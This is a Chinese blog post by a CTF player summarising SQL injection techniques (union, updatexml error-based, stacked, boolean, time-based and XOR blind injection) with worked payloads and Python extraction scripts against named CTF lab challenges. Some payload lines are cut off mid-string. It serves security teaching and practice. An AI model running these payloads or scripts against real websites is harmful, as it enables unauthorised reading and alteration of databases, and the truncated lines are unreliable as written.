部分sql注入总结

原创

合天网安实验室 于 2021-08-18 17:30:00 发布 116 收藏 6
文章标签： 数据库 mysql sql oracle 安全

本文链接：https://blog.csdn.net/qq_38154820/article/details/119792505

前言

本人ctf选手一名，在最近做练习时遇到了一些sql注入的题目，但是sql注入一直是我的弱项之一，所以写一篇总结记录一下最近学到的一些sql注入漏洞的利用。

可回显注入

联合注入

在可以联合查询的题目中，一般会将数据库查询的数据回显到首页面中，这是联合注入的前提。

适用于有回显同时数据库软件版本是5.0以上的MYSQL数据库,因为MYSQL会有一个系统数据库 information_schema， information_schema 用于存储数据库元数据(关于数据的数据)，例如数据库名、表名、列的数据类型、访问权限等

联合注入的过程：

一、判断注入点

判断注入点可以用and 1=1/and 1=2用于判断注入点

当注入类型为数字型时返回页面会不同,但都能正常执行。

二、判断注入类型

sql注入通常为数字型注入和字符型注入：

1、数字型注入

数字型语句：

```
select * from table where id =3
```

在这种情况下直接使用and 1=1/and 1=2是都可以正常执行的但是返回的界面是不一样的

2、字符型注入

字符型语句：

```
select * from table where name=’admin’
```

字符型语句输入我们的输入会被一对单引号或这双引号闭合起来。


所以如果我们同样输入and 1=1/and 1=2会发现回显画面是并无不同的。

在我们传入and 1=1/and 1=2时语句变为

```
select * from table where name=’admin and 1=1’
```

传入的东西变成了字符串并不会被当做命令。

所以字符型的测试方法最简单的就是加上单引号'，出现报错。



加上注释符--后正常回显界面。

这里还有的点就是sql语句的闭合也是有时候不同的，下面是一些常见的

```
?id=1'--+
?id=1"--+
?id=1')--+
?id=1")--+
```

三、判断列数

这一步可以用到order by函数，order by 函数是对MySQL中查询结果按照指定字段名进行排序，除了指定字 段名还可以指定字段的栏位进行排序，第一个查询字段为1，第二个为2，依次类推，所以可以利用order by就可以判断列数。

以字符型注入为例：

在列数存在时会正常回显

但是列数不存在时就会报错

四、判断显示位

这步就说明了为什么是联合注入了，用到了UNION，UNION的作用是将两个select查询结果合并

```
SELECT Name,Email,Age FROM student WHERE Age=19 UNION SELECT 1,2,3
```

信息 结果1 概况 状态

Name	Email	Age
小明	111111@aaa.com	19
1	2	3

但是程序在展示数据的时候通常只会取结果集的第一行数据，这就让联合注入有了利用的点。

当我们查询的第一行是不存在的时候就会回显第二行给我们。


讲查询的数据置为-1，那第一行的数据为空，第二行自然就变为了第一行

```
SELECT Name,Email,Age FROM student WHERE Age=-1 UNION SELECT 1,2,3
```

信息 结果1 概况 状态

Name	Email	Age
1	2	3

在这个基础上进行注入



可以发现2，3都为可以利用的显示点。

五、获取所有数据库名

和前面一样利用union select，加上group_concat()一次性显示。

```
?id=-1' union select 1,(select group_concat(database())),3--+
```

六、获取数据库所有表名

```
?id=-1' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=d
```

七、获取字段名

```
?id=-1%27%20union%20select%201
(select%20group_concat(column_name)%20from%20information_schema.columns%20where%20table_schema=database()%2
```

八、获取字段中的数据

```
?id=-1' union select 1,(select group_concat(username) from security.users limit 0,1),3--+
```

报错注入

现在非常多的Web程序没有正常的错误回显，这样就需要我们利用报错注入的方式来进行SQL注入了

报错注入的利用步骤和联合注入一致，只是利用函数不同。

以updatexml为例。

UpdateXML(xml_target, xpath_expr, new_xml)

xml_target： 需要操作的xml片段

xpath_expr： 需要更新的xml路径(Xpath格式)

new_xml： 更新后的内容

此函数用来更新选定XML片段的内容，将XML标记的给定片段的单个部分替换为 xml_target 新的XML片段 new_xml ，然后返回更改的XML。xml_target替换的部分 与xpath_expr 用户提供的XPath表达式匹配。

这个函数当xpath路径错误时就会报错，而且会将路径内容返回，这就能在报错内容中看到我们想要的内容。


而且以~开头的内容不是xml格式的语法，那就可以用concat函数拼接~使其报错，当然只要是不符合格式的都可以使其报错。

[极客大挑战 2019]HardSQL

登录界面尝试注入，测试后发现是单引号字符型注入，且对union和空格进行了过滤，不能用到联合注入，但是有错误信息回显，说明可以使用报错注入。

```
username=admin'or(updatexml(1,concat('~',(select(database())),'~'),1))#&password=123
```


利用updatexml函数的报错原理进行注入在路径处利用concat函数拼接~和我们的注入语句



发现xpath错误并执行sql语句将错误返回。


在进行爆表这一步发现了等号也被过滤，但是可以用到like代替等号。

```
username=admin'or(updatexml(1,concat('~',(select(group_concat(table_name))from(information_schema.tables)wh
```



爆字段

```
username=admin'or(updatexml(1,concat('~',(select(group_concat(column_name))from(information_schema.columns)
```



爆数据

```
username=admin'or(updatexml(1,concat('~',(select(password)from(H4rDsq1)),'~'),1))#&password=123
```

这里就出现了问题flag是不完整的，因为updatexml能查询字符串的最大长度为32，所以这里要用到left函数和right函数进行读取

```
username=admin'or(updatexml(1,concat('~',(select(right(password,25)from(H4rDsq1)),'~'),1))#&password=123
```

报错注入有很多函数可以用不止updatexml一种，以下三种也是常用函数：

```
extractvalue()：是mysql对xml文档数据进行查询的xpath函数
extractvalue (XML_document, XPath_string);用法与updatexml一致
floor():mysql中用来取整的函数，与group by函数并用
exp():此函数返回e(自然对数的底)指数X的幂值，当传递一个大于709的值时，函数exp()就会引起一个溢出错误
```

堆叠注入

堆叠注入就是多条语句一同执行。

原理就是mysql_multi_query() 支持多条sql语句同时执行，用;分隔，成堆的执行sql语句。

比如

```
xxxxxxxxxx select databse();select * from users;
```

在权限足够的情况下甚至可以对数据库进行增删改查。但是堆叠注入的限制是很大的。但是与union联合执行不同的是它可以同时执行无数条语句而且是任何sql语句。而union执行的语句是有限的。

[强网杯 2019]随便注

判断完注入类型后尝试联合注入，发现select被过滤，且正则不区分大小写过滤。

取材于某次真实环境渗透，只说一句话：开发

姿势: 1 提交查询

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

那么就用堆叠注入，使用show就可以不用select了。

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1';show databases;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}
```

接下去获取表信息和字段信息

```
1';show tables;#
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

那一串数字十分可疑大概率flag就在里面，查看一下

```
1';show columns from `1919810931114514`;#
```

这里的表名要加上反单引号，是数据库的引用符。


发现flag，但是没办法直接读取。再读取words，发现里面有个id字段，猜测数据库语句为

```
select * from words where id = '';
```

结合1'or 1=1#可以读取全部数据可以利用改名的方法把修改1919810931114514为words，flag修改为id，就可以把flag读取了。

最终payload：

```
1';
alter table words rename to words1;
alter table `1919810931114514` rename to words;
alter table words change flag(被修改的字段) id(修改成的字段名) varchar(50);
#
```



不可回显注入

盲注需要掌握的几个函数

```
Length（）函数 返回字符串的长度
Substr（）截取字符串
Ascii（）返回字符的ascii码
sleep(n)：将程序挂起一段时间 n为n秒
if(expr1,expr2,expr3):判断语句 如果第一个语句正确就执行第二个语句如果错误执行第三个语句
MID() 函数用于从文本字段中提取字符
```

基于布尔的盲注

在网页屏蔽了错误信息时就只能通过网页返回True或者False判断，本质上是一种暴力破解，这就是布尔盲注的利用点。

首先，判断注入点和注入类型是一样的。

但是盲注没有判断列数这一步和判断显示位这两步，这是和可回显注入的不同。

判断完注入类型后就要判断数据库的长度，这里就用到了length函数。


以[WUSTCTF2020]颜值成绩查询为例

输入参数后，发现url处有个get传入的stunum

然后用到length函数测试是否有注入点。

```
?stunum=if(length(database())>1,1,0)
```

发现页面有明显变化



将传入变为

```
?stunum=if(length(database())>3,1,0)
```

页面回显此学生不存在

那么就可以得出数据库名长度为3

测试发现过滤了空格

然后就是要查数据库名了，这里有两种方法

一、只用substr函数，直接对比

```
if(substr((select/**/database()),1,1)=c,1,0)
```

这种方法在写脚本时可以用于直接遍历。

二、加上ascii函数

```
if(ascii(substr((select/**/database()),1,1))>25,1,0)
```

这个payload在写脚本时直接遍历同样可以，也可用于二分法查找，二分法速度更快。

接下来的步骤就和联合注入一样，只不过使用substr函数一个一个截取字符逐个判断。但是这种盲注手工一个一个注十分麻烦所以要用到脚本。

直接遍历脚本

```
import requests
table="qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM1234567890_{}_+,/"


data=''
for a in range(1,50):
    for b in table:
        url="http://d6b3e672-c286-4a75-b908-eca0d4844759.node4.buuoj.cn:81/?stunum=if(substr((select/**/dat
        #url="http://d6b3e672-c286-4a75-b908-eca0d4844759.node4.buuoj.cn:81/?stunum=if(substr((select(group
        #url="http://d6b3e672-c286-4a75-b908-eca0d4844759.node4.buuoj.cn:81/?stunum=if(substr((select(group
        #url="http://d6b3e672-c286-4a75-b908-eca0d4844759.node4.buuoj.cn:81/?stunum=if(substr((select(group
        r = requests.session().get(url,timeout=3)
        if "Hi admin" in r.text:
            data+=b
            print(data)
            break
```

三、分法脚本

```
import requests
url = "http://d6b3e672-c286-4a75-b908-eca0d4844759.node4.buuoj.cn:81/?stunum="


result = ""
i = 0


while( True ):
    i = i + 1
    high=32
    low=127


    while( high < low ):
        mid = (high + low) // 2


        #payload = "if(ascii(substr(database(),%d,1))>%d,1,0)" % (i , mid)
        #payload = "if(ascii(substr((select/**/group_concat(table_name)from(information_schema.tables)where
        #payload = "if(ascii(substr((select/**/group_concat(column_name)from(information_schema.columns)whe
        payload = "if(ascii(substr((select(group_concat(value))from/**/flag),%d,1))>%d,1,0)"%(i,mid)
        r = requests.get(url+payload)
        r.encoding = "utf-8"
        if "Hi admin" in r.text :
            high = mid + 1
        else:
            low = mid


    last = result


    if high!=32:
        result += chr(high)
    else:
        break
    print(result)
```

基于时间的盲注

时间盲注用于代码存在sql注入漏洞，然而页面既不会回显数据，也不会回显错误信息

语句执行后也不提示真假，我们不能通过页面的内容来判断

所以有布尔盲注就必有时间盲注，但有时间盲注不一定有布尔盲注

时间盲注主要是利用sleep函数让网页的响应时间不同从而实现注入。

sql-lab-less8：

无论输入什么都只会回显一个you are in...，这就是时间盲注的特点。

当正常输入?id=1时时间为11毫秒

判断为单引号字符型注入后，插入sleep语句

```
?id=1' and if(length(database())>0,sleep(3),1) --+
```

明显发现响应时间为3053毫秒。

利用时间的不同就可以利用脚本跑出数据库，后续步骤和布尔盲注一致。

爆库

```
?id=1' and if(ascii(substr(database(),1,1))>25,sleep(3),1) --+
```

爆表

```
?id=1' and if(ascii(substr((select group_concat(table_name)from information_schema.tables where table_schem
```

爆字段

```
?id=1' and if(ascii(substr((select group_concat(column_name)from information_schema.columns where table_sch
```

脚本

```
import requests
import time
database=''
str=''
table='abcdefghigklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789@_.'
for i in range(1,9):
    for char in table:
        charAscii = ord(char)


        url = "http://localhost/sql/Less-8/?id=1' and if(ascii(substr(database(),{0},1))={1},sleep(3),1)--+
        urlformat = url.format(i,charAscii)
        start_time = time.time()


        rsp = requests.get(urlformat)


        if  time.time() - start_time > 2.5:
            database+=char
            print ('database: ',database)
            break
        else:
            pass
print ('database is ' + database)
```

基于异或的布尔盲注

在进行SQL注入时,发现union,and,or被完全过滤掉了,就可以考虑使用异或注入

什么是异或呢

异或是一种逻辑运算，运算法则简言之就是：两个条件相同（同真或同假）即为假（0），两个条件不同即为真（1），null与任何条件做异或运算都为null，如果从数学的角度理解就是，空集与任何集合的交集都为空

即`1^1=0,0^0=0,1^0=1`

利用这个原理可以在union，and，or都被过滤的情况下实现注入


[极客大挑战 2019]FinalSQL

给了五个选项但是都没什么用，在点击后都会在url处出现?id。

而且union，and，or都被过滤

测试发现?id=1^1会报错

但是?id=1^0会返回?id=1的页面，这就是前面说的原理，当1^0时是等于1的所以返回?id=1的页面。



根据原理写出payload，进而写出脚本。

爆库

```
?id=1^(ascii(substr(database(),%d,1))>%d)
```

爆表

```
?id=1^(ascii(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema=data
```

爆字段

```
?id=1^(ascii(substr((select(group_concat(column_name))from(information_schema.columns)where(table_schema=da
```

据此可以写出基于异或的布尔盲注脚本

```
import requests
flag = ''
for i in range(1,300):
    low = 32
    high = 128
    mid = (low+high)//2
    while(low<high):
        #payload = 'http://f208e4eb-e9b2-4542-87f2-9348eb856e64.node4.buuoj.cn:81/search.php?id=1^(ascii(su
        #payload = "http://f208e4eb-e9b2-4542-87f2-9348eb856e64.node4.buuoj.cn:81/search.php?id=1^(ascii(su
        #payload = "http://f208e4eb-e9b2-4542-87f2-9348eb856e64.node4.buuoj.cn:81/search.php?id=1^(ascii(su
        payload = "http://f208e4eb-e9b2-4542-87f2-9348eb856e64.node4.buuoj.cn:81/search.php?id=1^(ascii(sub


        r = requests.get(url=payload)


        if 'ERROR' in r.text:
            low = mid+1
        else:
            high = mid
        mid = (low+high)//2
    if(mid<33 or mid>127):
        break
    flag = flag+chr(mid)
    print(flag)
```


戳

“阅读原文”

体验免费靶场！